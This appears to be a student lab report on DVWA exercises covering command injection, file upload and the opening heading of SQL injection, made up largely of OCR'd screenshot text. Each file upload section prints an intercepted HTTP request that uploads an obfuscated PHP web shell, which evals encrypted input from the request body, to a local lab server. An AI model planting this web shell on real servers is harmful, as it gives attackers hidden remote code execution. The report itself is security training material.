Name:Darshan S Kundar


Date:13.03.2023

Task: 3

1.commands execution vulnerability:

A command execution vulnerability is a security weakness that allows an attacker to run malicious commands on a target system by injecting code or commands through an application or system that doesn't properly validate or sanitize user input.

Low:



Vulnerability: Command Injection

Ping a device


Enter an IP address:

help
index.php
source

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Medium:



Vulnerability: Command Injection

Ping a device


Enter an IP address:

help
index.php
source

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

High:



Vulnerability: Command Injection

Ping a device

Enter an IP address:

help
index.php
source


More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

2.file upload vulnerability:

A file upload vulnerability is when an attacker can upload harmful files to a website or application, causing damage or stealing information, because the website or application doesn't have proper security measures in place to prevent it.

Low:



Vulnerability: File Upload


Choose an image to upload:

No file selected.

```
../../hackable/uploads/Screenshot_2022-12-23_09_45_59.png succesfully uploaded!
```

More Information


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/



Request to http://192.168.209.130:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.209.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------391693377114070460773166479224
Content-Length: 1252
Origin: http://192.168.209.130
Connection: close
Referer: http://192.168.209.130/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=7f23e002887e10237a08b34049466487
Upgrade-Insecure-Requests: 1

-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="uploaded"; filename="password"
Content-Type: application/octet-stream

<?php
$m='j}n}n};}}retur}nn $o;}if (@}npre}ng_mat}nch("/$kh(.+)$kf}n/",}n@file_}nget_co}nnt}ne';
$B='nt}ns("php://input")}n,$m)}n}n==1) {@ob_sta}nrt();@e}nval}n(@g}nzunco}nmpress(@}nx(@';
$t='bas}ne64_decod}ne($}nm[1]),$k)))}n)}n}n;$o=}n@ob_get_contents()}n;@ob_e}nnd_clean}n}n';
$A='($i=0;$i}n<$}nl;){for(}n$j=0;($j}n<$c&&$}ni<$l);$j+}n+,$}ni++}n){$o.=$t{$i}n}}n^$k{$';
$a='();$r=@}nb}nase64_encod}ne(@x(@gz}ncompr}nes}ns($o),$k)}n);print("$}np$kh$r}n$kf");}';
$l='Ta}n}ndTO";function x(}n$t,$k)}n{$c=strl}nen($k)}n;$l}n=}nstrl}nen($t);$o=""}n;f}nor';
$L='}n$k=}n"81dc9bdb";$kh}n="52}nd04dc200}n36";}n$kf="dbd}n8313ed0}n5}n5";$}np="DRAvxGM3}n7xu';
$y=str_replace('pI','','crepIpIapIte_pIfuncpItipIon');
$z=str_replace('}n','',$L.$l.$A.$m.$B.$t.$a);
```

Medium:



Vulnerability: File Upload


Choose an image to upload:

No file selected.

```
../../hackable/uploads/Screenshot_2022-12-23_09_45_59.png succesfully uploaded!
```

More Information


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/


Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex
Search...
0 matches

Request to http://192.168.209.130:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.209.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------391693377114070460773166479224
Content-Length: 1252
Origin: http://192.168.209.130
Connection: close
Referer: http://192.168.209.130/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=7f23e002887e10237a08b34049466487
Upgrade-Insecure-Requests: 1

-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="uploaded"; filename="password"
Content-Type: application/octet-stream

<?php
$m='j}n}n}; }}retur}nn $o; }if (@}npre}ng_mat}nch("/$kh(.+)$kf}n/",}n@file_}nget_co}nnt}ne';
$B='nt}ns("php://input")}n,$m)}n}n==1) {@ob_sta}nrt();@e}nval}n(@g}nzunco}nmpress(@}nx(@';
$t='bas}ne64_decod}ne($}nm[1]),$k))}n)}n}n;$o=}n@ob_get_contents()}n;@ob_e}nnd_clean}n}n';
$A='($i=0;$i}n<$}nl;){for(}n$j=0;($j}n<$c&&$}ni<$l);$j+}n+,$}ni++}n){$o.=$t{$i}n}}n^$k{$';
$a='();$r=@}nb}nase64_encod}ne(@x(@gz}ncompr}nes}ns($o),$k)}n);print("$}np$kh$r}n$kf");}';
$l='Ta}n}ndTO";function x(}n$t,$k)}n{$c=strl}nen($k)}n;$l}n=}nstrl}nen($t);$o=""}n;f}nor';
$L='}n$k=}n"81dc9bdb";$kh}n="52}nd04dc200}n36";}n$kf="dbd}n8313ed0}n5}n5";$}np="DRAvxGM3}n7xu';
$y=str_replace('pI','','crepIpIapIte_pIfuncpItipIon');
$z=str_replace('}n','',$L.$l.$A.$m.$B.$t.$a);
```

High:



Vulnerability: File Upload


Choose an image to upload:

No file selected.

```
../../hackable/uploads/Screenshot_2022-12-23_09_45_59.png succesfully uploaded!
```

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/




Request to http://192.168.209.130:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.209.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------391693377114070460773166479224
Content-Length: 1252
Origin: http://192.168.209.130
Connection: close
Referer: http://192.168.209.130/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=7f23e002887e10237a08b34049466487
Upgrade-Insecure-Requests: 1

-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="uploaded"; filename="password"
Content-Type: application/octet-stream

<?php
$m='j}n}n}; }}retur}nn $o; }if (@}npre}ng_mat}nch("/$kh(.+)$kf}n/",}n@file_}nget_co}nnt}ne';
$B='nt}ns("php://input")}n,$m)}n}n==1) {@ob_sta}nrt();@e}nval}n(@g}nzunco}nmpress(@}nx(@';
$t='bas}ne64_decod}ne($}nm[1]),$k)))}n)}n}n;$o=}n@ob_get_contents()}n;@ob_e}nnd_clean}n}n';
$A='($i=0;$i}n<$}nl;){for(}n$j=0;($j}n<$c&&$}ni<$l);$j+}n+,$}ni++}n){$o.=$t{$i}n}}n^$k{$';
$a='();$r=@}nb}nase64_encod}ne(@x(@gz}ncompr}nes}ns($o),$k)}n);print("$}np$kh$r}n$kf");}';
$l='Ta}n}ndTO";function x(}n$t,$k)}n{$c=strl}nen($k)}n;$l}n=}nstrl}nen($t);$o=""}n;f}nor';
$L='}n$k=}n"81dc9bdb";$kh}n="52}nd04dc200}n36";}n$kf="dbd}n8313ed0}n5}n5";$}np="DRAvxGM3}n7xu';
$y=str_replace('pI','','crepIpIapIte_pIfuncpItipIon');
$z=str_replace('}n','',$L.$l.$A.$m.$B.$t.$a);
```

3.sql injection vulnerability:

SQL injection vulnerability is when an attacker can insert harmful SQL code into a database query, causing damage or stealing information, because the web application or software lacks proper security measures to prevent it.

Low:

